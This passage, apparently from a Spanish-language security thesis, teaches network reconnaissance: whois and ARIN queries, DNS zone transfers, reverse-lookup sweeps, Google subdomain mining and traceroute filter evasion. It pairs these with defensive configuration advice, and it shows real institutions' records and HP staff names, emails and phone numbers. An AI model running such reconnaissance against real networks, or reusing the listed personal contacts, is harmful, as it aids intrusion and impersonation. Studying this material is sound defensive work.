Figura 3.17 Mapa de distribución los Registros Regionales de Internet

Una herramienta que se utiliza para buscar en estas bases de datos es *whois*, la cual permite realizar una petición para los servicios de nombres de dominio con el que se obtiene información como el propietario del dominio, la dirección, números telefónicos, localización, servidores DNS, etc. [15]

---

[13] McClure, op. cit., p.15
[14] José Manuel Gómez, *Cae alasbarricadas.org, víctima de la LSSI*, http://www.kriptopolis.org/cae-alasbarricadas.
[15] Gregg, op. cit., Chapter 3

Existen varias herramientas que permitirán realizar consultas whois, algunas son vía web (http://www.networksolutions.com, http://www.arin.net, http://www.allwhois.com, http://samspade.org, http://www.uwhois.com, http://www.whois.mx), en los sistemas Unix se encuentran herramientas de línea de comandos (whois, jhwois) y también gráficas como Xwhois. Para los sistemas Windows se cuentan con herramientas como SamSpade, SuperScan y VisualRoute.

Se pueden realizar varios tipos de consultas whois, las más comunes que le brindarán al atacante la suficiente información para sus propósitos son las siguientes:

- Registro: muestra información del registro y de los servidores whois asociados.
- Dominio: obtiene como respuesta todo lo relacionado a un dominio en particular.
- Red: determina todo lo relacionado a una red o dirección IP.
- Punto de contacto (POC): proporciona toda la información relacionada al punto de contacto. [16]

a. Consulta por registro

Se realizará la búsqueda en el servidor whois.crsnic.net para obtener un listado de dominios potenciales y su información asociada de registro. Se necesita obtener el registro adecuado para realizar búsquedas más detalladas en la base de datos pertinente.

Hay que revisar la documentación de whois en GNU/Linux para ver cómo especificar una base de datos alternativa. Si se emplea el "." será tomado como un carácter comodín. Se va a partir del supuesto que no se tiene un objetivo y se realiza una búsqueda para obtener un buen candidato.

kerio@kerio:~/tesis$ whois unam. -h whois.crsnic.net

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information. Las salidas siguientes fueron recortadas debido al espacio.

Aborting search 50 records found .....

UNAMANOALHISPANO.COM
UNAMANO.NET
UNAMANO.COM
UNAMANITADEGATO.COM
UNAMANIA.COM
UNAMANERA.COM
UNAMANECERDIFERENTE.COM
UNAMAMA.NET
UNAMALL.COM
UNAMAIL.NET
UNAMAIL.COM
UNAMAESCLOTHING.COM
UNAMAES.COM
UNAMAC.NET

[16] McClure, op. cit., p. 16

UNAM36.COM
UNAM.NET
UNAM.EDU
UNAM.COM
UNAM-MUTUALITE.COM
UNAM-MUSIC.COM
UNAM-MONACO.COM
....

To single out one record, look it up with "xxx", where xxx is one of the
of the records displayed above. If the records are the same, look them up
with "=xxx" to receive a full display for each record.

Mediante la consulta whois unam. -h whois.crsnic.net se obtienen los primeros 50 registros que comienzan con unam, aquí se puede observar que sólo aparecen registros .com .net .edu por lo que si queremos un objetivo, por ejemplo unam.mx, se necesitan realizar las consultas en otro servidor como http://www.whois.mx.

En este caso se utiliza unam.edu como objetivo y se realiza una segunda consulta, pero ahora se especifica el dominio completo.

kerio@kerio:~/tesis$ whois unam.edu -h whois.crsnic.net

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

Domain Name: UNAM.EDU
Registrar: EDUCAUSE
Whois Server: whois.educause.net
Referral URL: http://www.educause.edu/edudomain
Name Server: NS3.UNAM.MX
Name Server: NS4.UNAM.MX
Status: ok
Updated Date: 06-feb-2008
Creation Date: 05-feb-1998
Expiration Date: 05-feb-2009

Aquí se obtiene con quién está registrado el dominio y cuáles son los servidores DNS relacionados a él. Se puede ver que la fecha de creación es desde el año 1998 y que caduca en el presente año (2009), una consulta realizada pasando la fecha de expiración muestra la fecha como *Expiration Date: 05-feb-2010* esto sugiere que el dominio es actualizado año con año. [17]

b. Consulta por dominio

Utilizando la consulta por dominio se obtiene más información sobre el dominio elegido, para esto se realizará la consulta del dominio directamente.

[17] McClure, op. cit., p. 16-18

kerio@kerio:~/tesis$ whois unam.edu

Domain Name: UNAM.EDU

Registrant:
Universidad Nacional Autonoma de Mexico
DGSCA, Ciudad Universitaria
Cto. Ext. S/N, Coyoacan
Mexico, D.F. 04510
MEXICO

Administrative Contact:
Centro de Informacion de RedUNAM
NICunam
Universidad Nacional Autonoma de Mexico
DGSCA Cto. Ext. S/N, C.U., Coyoacan
Mexico, D.F. 04510
MEXICO
(52) 5622 8884
nic@unam.mx

Technical Contact:
Centro de Informacion de RedUNAM
NICunam
Universidad Nacional Autonoma de Mexico
DGSCA Cto. Ext. S/N, C.U., Coyoacan
Mexico, D.F. 04510
MEXICO
(52) 5622 8884
nic@unam.mx

Name Servers:
NS3.UNAM.MX
NS4.UNAM.MX

Domain record activated: 05-Feb-1998
Domain record last updated: 04-Jan-2006
Domain expires: 31-Jul-2009

Como se puede observar, los resultados de esta consulta van a permitir obtener información más minuciosa sobre el objetivo. En esta parte debe prestarse mucha atención a los resultados obtenidos, es esencial revisarla cuidadosamente en busca de posibles fugas de información.

Como primer dato se tiene al registrante, los datos de la empresa (por ejemplo la dirección) podrían coincidir o no con los del registrante. Se encuentra también un contacto administrativo, el cual incluye su dirección postal, teléfonos y en algunos casos correos electrónicos. Después aparece un contacto técnico que puede ser igual al contacto administrativo, casi al último vienen los nombres de los servidores DNS. Al final aparece un historial de cambios (cuándo fue activado, última modificación y cuando expira). Si los registros tienen mucho tiempo sin actualizar, pudo haber cambiado alguna información como el contacto del administrador.

La información que será pertinente tomar en cuenta para un posible ataque es:

1) Si la dirección del registrante puede pertenecer a la identidad y a partir de ello planear otro tipo de ataque (wardriving, Ingeniería Social, etc.)
2) El contacto del administrador puede llegar a ser un dato muy valioso cuando trae el nombre de la persona a cargo, puede utilizarse para enviar correos falsos haciéndose pasar por él.
3) Los servidores de nombres de dominio servirán para realizar pruebas de transferencias de zona, de la misma manera se utilizarán las direcciones para realizar consultas de rangos de red en las bases de datos de ARIN. [18]

c. Consulta de rangos de red

El Registro Americano para Números en Internet (ARIN) es otra base de datos que va a permitir identificar qué otras redes están asociadas al objetivo. Esta base de datos contiene los rangos de red pertenecientes a una empresa. Se debe verificar que el rango corresponde realmente a la empresa y no a un proveedor de servicios (ISP).

Se comienza por determinar los rangos para *Universidad Nacional Autónoma*, para esta consulta se utiliza el * como un comodín.

```
kerio@kerio:~$ whois "Universidad Nacional Autonoma*" -h whois.arin.net

Universidad Nacional Autonoma de Mexico (UNADM)
Universidad Nacional Autonoma de Mexico (UNADM-1)
Universidad Nacional Autonoma de Mexico, UNAM (V6UN)
Universidad Nacional Autonoma de Mexico UNAM-HOU-1 (NET-198-216-8-0-1) 198.216.8.0 - 198.216.8.255
Universidad Nacional Autonoma de Mexico UNAM-SN-1 (NET-198-213-51-0-1) 198.213.51.0 - 198.213.51.255
Universidad Nacional Autonoma de Mexico, UNAM UNAM-IPV6 (NET6-2001-448-1)
2001:0448:0000:0000:0000:0000:0000:0000 - 2001:0448:FFFF:FFFF:FFFF:FFFF:FFFF:FFFF
```

Realizando una consulta inversa se obtiene lo siguiente:

```
kerio@kerio:~$ whois 198.216.8.0 -h whois.arin.net

University of Texas System NETBLK-THENET-CIDR-C4 (NET-198-216-0-0-1)
                        198.216.0.0 - 198.216.255.255
Universidad Nacional Autonoma de Mexico UNAM-HOU-1 (NET-198-216-8-0-1)
                        198.216.8.0 - 198.216.8.255
```

Si se quiere obtener a qué rango de direcciones pertenece el dominio www.unam.mx (132.248.10.44) se debe realizar la consulta a la base de datos ARIN, incluso aunque ésta pertenezca a un país fuera de los Estados Unidos la consulta será dirigida hacia el servidor correcto, pero con la ventaja de que mostrará el rango total que pertenece a la empresa. La salida fue modificada por cuestiones de espacio.

```
kerio@kerio:~/tesis$ whois 132.248.10.44 -h whois.arin.net

OrgName:    Latin American and Caribbean IP address Regional Registry
OrgID:      LACNIC
```

[18] McClure, op. cit., p. 19-20

Address: Rambla Republica de Mexico 6125
City: Montevideo
StateProv:
PostalCode: 11400
Country: UY

ReferralServer: whois://whois.lacnic.net

NetRange: 132.247.0.0 - 132.248.255.255
CIDR: 132.247.0.0/16, 132.248.0.0/16
NetName: LACNIC-ERX-132-247-0-0
NetHandle: NET-132-247-0-0-1
Parent: NET-132-0-0-0-0
NetType: Transferred to LACNIC
Comment: This IP address range is under LACNIC responsibility
Comment: for further allocations to users in LACNIC region.
Comment: Please see http://www.lacnic.net/ for further details,
Comment: or check the WHOIS server located at http://whois.lacnic.net
RegDate: 2003-12-11
Updated: 2007-12-17

OrgTechHandle: LACNIC-ARIN

Found a referral to whois.lacnic.net.

% Joint Whois - whois.lacnic.net

* Éste sería el resultado que se obtendría al realizar la consulta directamente a whois.lacnic.net

inetnum: 132.248/16
status: assigned
owner: Universidad Nacional Autonoma de Mexico
ownerid: MX-UNAM1-LACNIC
responsible: DGSCA - NICUNAM
address: Ciudad Universitaria, circuito exterior, s/n,
address: 04510 - Mexico - DF
country: MX
phone: +52 55 56228884 []
inetrev: 132.248/16
nserver: NS3.UNAM.MX
nsstat: 20090113 AA
nslastaa: 20090113
nserver: NS4.UNAM.MX
nsstat: 20090113 AA
nslastaa: 20090113
created: 19890331
changed: 20030206

person: Centro de Informacion de RedUNAM
e-mail: nic@UNAM.MX
address: DGSCA Ciudad Universitaria, circuito exterior, s/n, NICUNAM
address: 04510 - Mexico - DF
country: MX

phone: +52 55 56228884 []
created: 20041202
changed: 20041202

Algunas de las cosas interesantes que se obtuvieron son el rango de red *NetRange: 132.247.0.0 - 132.248.255.255* que pertenece a la Universidad Nacional Autónoma de México, esto va a servir para determinar más adelante los sistemas que están activos en este rango. Es posible acudir a la página http://www.nic.mx/es/IP.whois para realizar consultas por dominio (.mx, .com.mx) o por dirección IP, pero no se obtendría el rango total como se muestra en el último resultado *inetnum: 132.248/16*.

d. Consulta POC

Una consulta muy interesante es la búsqueda por el punto de contacto, está se realiza para obtener más información del contacto. Se puede realizar una búsqueda comodín por ejemplo con "@hp.com" la cual mostrará los distintos puntos de contacto que tengan @hp.com, también se puede realizar alguna consulta más específica, por ejemplo tomando clara_welch@hp.com como punto de contacto. [19]

kerio@kerio:~$ whois "@hp.com" -h whois.arin.net

Abedini, Tony (TAB162-ARIN) ta@hp.com +1-541-715-9656
Admin (ADMIN67-ARIN) joseph_concepcion@hp.com +1-650-236-5092
Andreas, Jerrie (JAN57-ARIN) charlie.amacher@hp.com +1-541-715-2488
BANGHART, STEVE (SBA147-ARIN) steve_banghart@hp.com +1-970-898-3800
Beckmann, Richard (RBE78-ARIN) richard.beckmann@hp.com +1-916-748-3300
Berger, Jeff (JBE182-ARIN) jeff.berger@hp.com +1-916-785-2414
Carroll, Dano (DCA48-ARIN) dano.carroll@hp.com +1-512-432-8229
Carroll, Dewain (DC1222-ARIN) Dewain_Carroll@hp.com +1-404-648-2900
Shaikh, Tammy (TSH67-ARIN) tammy.shaikh@hp.com +1-647-400-9110
STUBBLEBINE, JOHN (JS2429-ARIN) JOHN_STUBBLEBINE@hp.com +1-610-640-0233
VILCAN, VIOREL (VV78-ARIN) viorel.vilcan@hp.com +1-905-206-6751
Warburton, Ron (RW635-ARIN) ron.warburton@hp.com +1-603-870-5440
Welch, Clara (CW243-ARIN) clara_welch@hp.com +1-651-777-3091
White, Howard (HW172-ARIN) howard_white@hp.com +1-404-775-4075

III.C.2 Medidas básicas de prevención

En la mayoría de los casos cuando se realizan registros de dominio y direcciones IP, se tiene que dejar información como contacto administrativo, rangos de red, servidores DNS autorizados y más. Esta información pasa a ser pública y por lo tanto cualquier persona sería capaz de consultarla.

La mejor manera de protegerse es limitar la información que se brinda, al igual que mantenerla al día.
Si se coloca el contacto administrativo se puede omitir el correo electrónico o incluso colocar uno falso. Otra situación es la dirección postal, si el dominio está en México hay que colocar México D.F. en lugar de independencia #5, Colonia Juárez México D.F., se deben tomar en cuenta las formas de actualización del registro, puede existir personal (contacto administrativo) que ya no labora en la empresa pero que aún puede manipular la información del dominio, se debe actualizar el contacto administrativo, técnico y de facturación cuando se requiera. [20]

[19] McClure, op. cit., p. 20-22
[20] Ibid, p. 22-24

III.D Consultas DNS

Ahora que se identificaron los dominios asociados al objetivo, se continúa con las consultas a los DNS. El DNS es una base de datos distribuida que permite convertir nombres de host en direcciones IP (www.unam.mx -> 132.248.10.44).

III.D.1 Transferencias de zona

Si el objetivo cuenta con una configuración insegura de los DNS va a permitir obtener mucha información y en algunos casos muy relevante. Uno de los grandes problemas que se tienen es la transferencia de zona para cualquier usuario de Internet.

Las transferencias de zona normalmente son realizadas por un servidor DNS secundario para actualizar sus registros a partir de un servidor DNS primario, esto es en caso de que el servidor DNS primario dejara de funcionar por algún problema, prácticamente el servidor DNS secundario es el único que requiere realizar una transferencia de zona, sin embargo, algunos servidores permiten que cualquier máquina realice una transferencia de zona.

Por lo general no habría tanto problema, si el resultado obtenido contiene información sobre los sistemas conectados a Internet y que tengan nombres de host válidos, aunque de esta forma se le facilitaría al atacante la identificación de posibles objetivos.

Si en la empresa objetivo no se cuentan con un esquema para separar los registros DNS privados de los públicos, al realizar una transferencia de zona podrían obtener los nombres de host internos así como las direcciones IP, lo que equivale a brindar un mapa de la red interna al atacante. [21]

Existen varias herramientas que permiten realizar transferencias de zona, una de ellas es nslookup. La forma en que funciona es entrando en modo interactivo simplemente escribiendo nslookup sin argumentos, el programa indica el nombre del servidor utilizado, que normalmente será el DNS de la empresa o el DNS brindado por el ISP.

Se debe recordar que ese servidor no está autorizado en el dominio objetivo así que no tendrá todos los registros, por lo tanto se necesita cambiar de servidor, se utilizará el servidor DNS primario del objetivo (el cual se obtuvo en las consultas whois), esto se realiza con el comando *server direccion_IP*. Después se establece el tipo de registro a cualquiera para obtener todos los disponibles con el comando *set type=any*. Y por último se emplea el comando *ls -d dominio* para listar todos los registros asociados al dominio.

Se va a hacer un pequeño análisis sobre la salida obtenida.

```
> server 148.239.1.60
> set type=any
> ls -d uag.mx
[dns.uag.mx]
 uag.mx.          SOA    dns.uag.mx hostmaster.dns.uag.mx. (2006040701 1800 600 1209600 30)
 uag.mx.          NS     148.239.1.60
 uag.mx.          A      148.239.220.240
```

[21] McClure, op. cit., p. 24-25

```
uag.mx.                 MX    5    uag.mx
wagner                  A     148.239.1.124
uag                     NS    148.239.1.60
cisco-uag-internet      A     148.239.1.200
ssd                     NS    dns.uag.mx
fbanda                  A     148.239.2.39
antivirus               NS    148.239.1.60
sonicwall               A     148.239.1.201
.....
```

En el ejemplo (obtenido hace algún tiempo) se puede ver un listado de registros, algunos sólo muestran el nombre del servidor en el dominio y su correspondiente dirección IP. Algunas cosas interesantes que se pueden observar en este listado son los nombres de los host, se encuentra uno con el nombre *cisco-uag-internet* este dispositivo puede ser el router frontera de la institución y si se continúa mirando se observa *sonicwall* que sería el firewall y posiblemente funcione como acceso VPN.

Es muy importante tomar en cuenta qué nombres se le brindan a los *hosts*, ya que para un administrador es útil colocar nombres específicos, pero se debe recordar que esa información también puede ser de gran importancia para un atacante.

Se va a ejemplificar con una salida ficticia para uag.mx los posibles problemas que existen si se cuenta con una mala configuración.

```
; <<>> DiG 9.4.2-P2 <<>> @148.239.1.60 uag.mx AXFR
; (1 server found)
;; global options:  printcmd
uag.mx.                 1800    IN      SOA     dns.uag.mx. root.uag.mx.uag.mx. 2 1800 600 604800 86400
uag.mx.                 1800    IN      NS      dns.uag.mx.
uag.mx.                 1800    IN      A       148.239.220.240
                        1800    IN      HINFO   "Red Hat Linux" "i386"
bdweb.uag.mx.           1800    IN      A       148.239.80.110
                        1800    IN      HINFO   "Aspect Windows"
bibtest.uag.mx.         1800    IN      A       148.239.1.100
                        1800    IN      HINFO   "Solaris" "SPARC"
www.corporativo.uag.mx.         1800    IN      A       148.239.220.110
                        1800    IN      HINFO   "Win Vista"
fedora-art.uag.mx.      1800    IN      A       148.239.26.210
                        1800    IN      HINFO   "Fedora Linux 10 2.6.24.5" "AuthenticAMD GNU/Linux"
firewall.uag.mx.        1800    IN      A       148.239.1.201
                        1800    IN      HINFO   "SonicWall"
```

Uno de los problemas que se presentan aquí son los valores de HINFO asociados a los registros, se puede ver que existe demasiada información sobre el host, por lo que un atacante usaría esta información para enfocarse a sistemas que conozca mejor o que tengan vulnerabilidades conocidas. También buscará sistemas de prueba que por lo regular carecen de buenas medidas de seguridad, siendo de esta forma objetivos fáciles de comprometer.

Utilizar el método manual con nslookup puede llegar a ser algo lento, existen otras herramientas que permitirán realizar las transferencias de zona de una forma simple y más rápida.

En los ambientes Unix algunas herramientas para transferencias de zona son host, dig y axfr. En sistemas Windows una buena herramienta para realizar las transferencias de zona es SamSpade.

kerio@kerio:~$ host -l -v -t any uag.mx 148.239.1.60

kerio@kerio:~$ dig @148.239.1.60 uag.mx AXFR

Determinar los registros de intercambio de correo es útil para localizar la red donde se encuentra el cortafuegos. Regularmente en los ambientes comerciales el correo se administra en el mismo sistema que el cortafuegos o al menos en la misma red. [22]

kerio@kerio:~$ host unam.mx
unam.mx has address 132.248.10.44
unam.mx mail is handled by 10 mail1.servidor.unam.mx.
unam.mx mail is handled by 0 mail.servidor.unam.mx.

a. Evitar transferencias de zona

La información obtenida de los DNS puede llegar a ser muy valiosa para un atacante, para asegurarse que no se permitan las transferencias de zona a cualquier host se deben realizar las configuraciones pertinentes. Utilizando el software de bind para DNS se necesita agregar en el archivo named.conf la siguiente directiva:

allow_transfer { dirIP; };

Donde *dirIP* puede ser la dirección IP del servidor DNS secundario, el bloque de red interno o none para ninguno. Un buen artículo dedicado a la configuración de los DNS puede ser encontrado en http://www.linuxhomenetworking.com.

Otra posible solución es bloquear las peticiones al puerto 53 de TCP, ya que las solicitudes de resolución de nombres son UDP y la transferencias de zona son TCP, se tendrían bloqueadas las transferencia, sin embargo, esto va en contra del RFC que indica que cualquier consultar de un tamaño superior a los 512 bytes tiene que ser enviada por TCP. Se pueden usar también firmas transaccionales criptográficas para permitir las transferencias de zona a los *hosts* permitidos.

Si se bloquean las transferencias de zona al atacante le costará más trabajo probar direcciones y posibles *hosts*. Como la búsqueda de nombres de dominio todavía es posible, el atacante buscará hosts válidos, así como direcciones IP en el rango de red. Los servidores DNS externos deben estar configurados de tal forma que sólo brinden información de los sistemas conectados directamente a Internet, no debe mostrar ninguna información sobre los *hosts* internos.

En la configuración de los archivos de zona se debe evitar usar el registro HINFO ya que puede brindar demasiada información a los atacantes. Finalmente debe tratarse con sumo cuidado el nombre de sus registros, como se veía en ejemplos anteriores, colocaban cual era su conexión a Internet, el cortafuegos sonicwall, test, etc. Aunque estos nombres son muy intuitivos pueden ayudar bastante a un atacante. [23]

[22] McClure, op. cit., p. 25-28
[23] Ibid, p. 28-29

III.D.2 Búsquedas inversas

Las búsquedas inversas de nombres o “Reverse lookups” son utilizadas cuando se brinda una dirección IP para obtener el nombre del *host*. Cuando una transferencia de zona falla se puede obtener información similar a través de una consulta de nombres inversa.

Con estas búsquedas inversas se podrían encontrar *hosts* muy interesantes, más aún si tienen nombres específicos acerca de las actividades que se realizan ahí.

Se podrían realizar las búsquedas inversas manualmente para el bloque de red pero sería algo lento y aburrido, así que mejor se aprovecha el tiempo y con un sencillo script se realiza todo el trabajo.

```
kerio@kerio:~/tesis/zones$ for i in `seq 1 254`; do host 132.248.108.$i; done > unam.txt

kerio@kerio:~/tesis/zones$ cat unam.txt

1.108.248.132.in-addr.arpa domain name pointer sun-ipv6.redes.unam.mx.
Host 2.108.248.132.in-addr.arpa. not found: 3(NXDOMAIN)
Host 3.108.248.132.in-addr.arpa. not found: 3(NXDOMAIN)
4.108.248.132.in-addr.arpa domain name pointer Win2000-IPv6.redes.unam.mx.
5.108.248.132.in-addr.arpa domain name pointer Marina.redes.unam.mx.
6.108.248.132.in-addr.arpa domain name pointer Diseno.redes.unam.mx.
7.108.248.132.in-addr.arpa domain name pointer linux-ipv6.redes.unam.mx.
86.108.248.132.in-addr.arpa domain name pointer infratec.dgsca.unam.mx.
105.108.248.132.in-addr.arpa domain name pointer venus.dgsca.unam.mx.
111.108.248.132.in-addr.arpa domain name pointer ste01.dgsca.unam.mx.
112.108.248.132.in-addr.arpa domain name pointer ste02.dgsca.unam.mx.
144.108.248.132.in-addr.arpa domain name pointer tamayo.dgsca.unam.mx.
147.108.248.132.in-addr.arpa domain name pointer rivera.dgsca.unam.mx.
148.108.248.132.in-addr.arpa domain name pointer kahlo.dgsca.unam.mx.
149.108.248.132.in-addr.arpa domain name pointer siqueiros.dgsca.unam.mx.
163.108.248.132.in-addr.arpa domain name pointer monitor.nic.unam.mx.
209.108.248.132.in-addr.arpa domain name pointer alarmas.redes.unam.mx.
230.108.248.132.in-addr.arpa domain name pointer servidor-v6.ipv6.unam.mx.
252.108.248.132.in-addr.arpa domain name pointer asterik.netlab.unam.mx.
253.108.248.132.in-addr.arpa domain name pointer voip.netlab.unam.mx.
254.108.248.132.in-addr.arpa domain name pointer unam-ipv6-1.ipv6.unam.mx.
```

De esta manera se descubren sistemas con nombres interesantes en los cuales se pueden enfocar para una posible investigación más a fondo.

Para prevenir que un atacante pueda obtener información a través de estas búsquedas es necesario revisar cuidadosamente el nombre de los *hosts* que se tienen, para ejemplificar si en un servidor se llevan a cabo los procesos de datos como tarjetas de crédito, hay que buscar un nombre adecuado en lugar de utilizar los más comunes (credito, proc_credito, creditcard, creditcard_process, proceso_trajetas, etc.) se podrían usar serv1, servicios, pr1, etc. [24]

[24] William Lynch, “Protecting an organization's public information”, *[IN]SECURE Magazine*, Issue 2.

a. Evitar las búsquedas inversas

Muchos administradores configuran el servicio de DNS para que sea necesario que las consultas de registros directa e inversa coincidan, como se aprecia en los siguientes ejemplos:

kerio@kerio:~$ nslookup www.victim.com
Server: 127.0.0.1
Address: 127.0.0.1#53

www.victim.com canonical name = kerio.victim.com.
Name: kerio.victim.com
Address: 192.168.1.67

kerio@kerio:~$ nslookup 192.168.1.67
Server: 127.0.0.1
Address: 127.0.0.1#53

67.1.168.192.in-addr.arpa name = kerio.victim.com.

Pero esto no indica que los registros PTR de las zonas inversas deban corresponder al nombre del host, por lo tanto se podrían utilizar nombres inversos genéricos como 192-168-1-67.example.com. De esta manera se evita que en las consultas inversas se muestre el nombre del host, mostrando la misma información sin perder funcionalidad.

Para realizar esto se genera un nuevo registro en el archivo de zona, es posible duplicar un registro A o utilizar CNAME.

localhost A 127.0.0.1
192-168-1-67 A 192.168.1.67
kerio CNAME 192-168-1-67

Para la consulta inversa queda de la siguiente forma:
67 PTR 192-168-1-67.victim.com.

Después de realizar los cambios y reiniciar el servidor se ejecuta la consulta para los 3 campos y se verifica el resultado.

kerio@kerio:~$ nslookup www.victim.com
Server: 127.0.0.1
Address: 127.0.0.1#53

www.victim.com canonical name = 192-168-1-67.victim.com.
Name: 192-168-1-67.victim.com
Address: 192.168.1.67

kerio@kerio:~$ nslookup 192-168-1-67.victim.com
Server: 127.0.0.1
Address: 127.0.0.1#53

Name: 192-168-1-67.victim.com
Address: 192.168.1.67

kerio@kerio:~$ nslookup 192.168.1.67
Server: 127.0.0.1
Address: 127.0.0.1#53

67.1.168.192.in-addr.arpa name = 192-168-1-67.victim.com.

En el ejemplo anterior se observa que la consulta directa funciona perfectamente, la ventaja que se tiene ahora es que la consulta inversa muestra un nombre genérico. [25]

III.D.3 Obteniendo nombres de dominio con Google

Si la transferencia de zona falló y las consultas inversas regresan valores redundantes, posiblemente se tenga otra opción para enumerar nombres de dominio y es con la ayuda de Google.

La API de Google permite cerca de 1000 solicitudes al día y es la única forma aprobada de hacer peticiones de forma automática a Google.

Roelof Temmingh del equipo de Sense Post (http://www.sensepost.com) realizó un excelente script en perl llamado SP-DNS-mine.pl, el cual busca nombres de dominio y subdominios para el nombre de dominio especificado.

Para que el script trabaje se necesita tener el módulo de Perl SOAP::Lite instalado. Esto se realizará con los siguientes comandos:

perl -MCPAN -e shell
cpan> install SOAP::Lite
cpan> quit

O mediante una sola línea
perl -MCPAN -e 'install SOAP::Lite'

Es indispensable autorizar la instalación de algunas dependencias para que el módulo se instale correctamente. También se necesita contar con una clave de la API de Google para búsquedas por SOAP, sin embargo, desde el 5 de diciembre de 2006 Google ya no brinda claves para el API de búsquedas por SOAP, aunque menciona que las claves ya brindadas no se verán afectadas.

En Internet se encuentran muchas ofertas de venta de claves para el API de búsquedas por SOAP, sin embargo, se puede obtener gratis simplemente realizando la búsqueda correcta en Google. De la misma forma se necesita el archivo *GoogleSearch.wsdl* colocado en el mismo directorio.

Al tener todo configurado y ejecutar el script SP-DNS-mine.pl se puede ver el resultado de hacer la petición para el dominio unam.mx.

bash-3.1# perl SP-DNS-mine.pl unam.mx

Adding word [site]
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9
Adding word [web]

[25] Brian Hatch, James Lee, *Hackers en Linux*, p. 137-138

0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9
Adding word [document]
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9
Adding word [unam.mx]
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9

DNS names:
---
www.ingenieria.unam.mx
swadesh.unam.mx
boletinsgm.igeolcu.unam.mx
quetzal.matem.unam.mx
www.correo.unam.mx
www.palaciomineria.unam.mx
correo.cnyn.unam.mx
www.jornada.unam.mx
www.cch.unam.mx
biblioweb.dgsca.unam.mx
cibernetica.ccadet.unam.mx
www.ipv6.unam.mx
hydra.dgsca.unam.mx
www.healthnet.unam.mx
www.escolar.unam.mx
serviciosweb.unam.mx
....

Sub domains:
---
ejournal.unam.mx
lcg.unam.mx
icrc2007.unam.mx
escolar.unam.mx
inb.unam.mx
cnyn.unam.mx
ingenieria.unam.mx
correo.unam.mx
cele.unam.mx
fciencias.unam.mx
.....

El script utiliza el dominio en conjunto con palabras como site, web, document y algunas otras para realizar la búsqueda. Después realiza un análisis sobre los resultados eliminando los duplicados y extrayendo los dominios y subdominios.

Se pueden utilizar otros scripts de http://www.sensepost.com que aplican las mismas técnicas de búsquedas en Google para obtener correos electrónicos, así como sitios web relacionados con el dominio objetivo. [26]

[26] Long, op. cit., p. 158-159

III.E Reconocimiento de la Red

Ahora que se cuenta con la suficiente información sobre posibles redes objetivo, se intentará determinar su topología y sus rutas de acceso.

En esta parte el atacante usará programas como traceroute que está disponible en Unix y en Windows se llama tracert. Es una herramienta de diagnóstico escrita por Van Jacobson que muestra la ruta que sigue un paquete de un origen al destino.

Traceroute utiliza la opción de time-to-live (TTL) del paquete IP para obtener un ICMP TIME_EXCEEDED (tipo 2) de cada router. En cada router por el que pasa el paquete disminuye en 1 el campo TTL, así el campo de TTL se convierte en un “hop count” (contador de saltos).

kerio@kerio:~$ traceroute umar.mx
traceroute to umar.mx (200.23.223.1), 30 hops max, 38 byte packets
1 home (192.168.1.254) 1.330 ms 1.570 ms 0.434 ms
2 dsl-servicio-l200.uninet.net.mx (200.38.193.226) 18.947 ms 21.163 ms 19.588 ms
3 bb-mex-nextengo-26-ge6-0-0.uninet.net.mx (201.125.57.125) 27.810 ms 31.010 ms 29.426 ms
4 bb-pue-ctp-8-pos4-0.uninet.net.mx (201.125.72.1) 27.646 ms 29.121 ms 27.715 ms
5 inet-pue-ctp-21-ge0-0-0.uninet.net.mx (201.125.73.57) 27.488 ms 31.026 ms 29.575 ms
6 inet-oax-oaxaca-7-pos12-0-0.uninet.net.mx (201.125.96.109) 31.418 ms 31.063 ms 29.631 ms
7 inet-oax-oaxaca-13-ge5-0-0.uninet.net.mx (201.125.99.180) 29.404 ms 25.662 ms 27.583 ms
8 wan-d32-0805-0562.uninet-ide.com.mx (187.130.64.241) 179.432 ms wan-d32-0805-0558.uninet-ide.com.mx (201.117.87.149) 123.595 ms wan-d32-0805-0562.uninet-ide.com.mx (187.130.64.241) 133.492 ms
9 huatulco.umar.mx (200.23.223.1) 189.081 ms 200.820 ms 405.857 ms

En el ejemplo anterior se puede ver la ruta que siguieron los paquetes hasta llegar a su destino.

Podemos decir que el último punto es un host activo y que el punto anterior es un router frontera. De forma general siempre que se llega al host activo el elemento anterior suele ser un dispositivo que realiza direccionamientos (router o cortafuegos).

La utilidad de traceroute en Unix utiliza de forma predeterminada paquetes UDP a menos de que se especifique la opción -I para utilizar ICMP.

Una opción interesante de traceroute es -p num para especificar el número inicial del puerto UDP (el puerto predeterminado es el 33434), sin embargo, el puerto no es fijo y se incrementará con cada salto. Michael Schiffman ha creado un parche que está disponible en http://www.packetfactory.net/Projects/firewalk/dist/traceroute/ para la versión 1.4a12 de traceroute, esta opción puede ayudar a pasar dispositivos de filtrado, algunos de los puertos que se pueden usar son el 53, 80, etc.

Aquí se muestra un ejemplo de cuando la petición de traceroute es bloqueada.

kerio@kerio:~$ traceroute 148.204.103.161
traceroute to 148.204.103.161 (148.204.103.161), 30 hops max, 38 byte packets
1 home (192.168.1.254) 3.259 ms 1.126 ms 0.475 ms
2 dsl-servicio-l200.uninet.net.mx (200.38.193.226) 145.809 ms 19.120 ms 15.816 ms
3 bup-mex-nextengo-27-ge6-0-0.uninet.net.mx (201.125.57.124) 21.687 ms 24.989 ms 21.612 ms
4 bup-mex-vallejo-23-pos12-0-0.uninet.net.mx (201.125.56.33) 21.684 ms 23.161 ms 21.606 ms

5 inet-mex-vallejo-56-ge0-0-0.uninet.net.mx (201.125.59.175) 17.719 ms 19.085 ms 17.743 ms
6 wan-d34-0504-0007.uninet-ide.com.mx (201.134.235.209) 423.783 ms 399.673 ms 364.690 ms
*7 * * **
*8 * * **
*9 * * **
*10 * * **

Como se observa, ver la primer consulta fue bloqueada desde el séptimo salto, sin embargo, si se utiliza un puerto inferior (aunque aumente) como el 80, la consulta logrará llegar a su destino como se puede observar en la siguiente petición para www.ipn.mx.

kerio@kerio:~$ traceroute -p 80 148.204.103.161

traceroute to 148.204.103.161 (148.204.103.161), 30 hops max, 38 byte packets
1 home (192.168.1.254) 1.133 ms 0.495 ms 0.441 ms
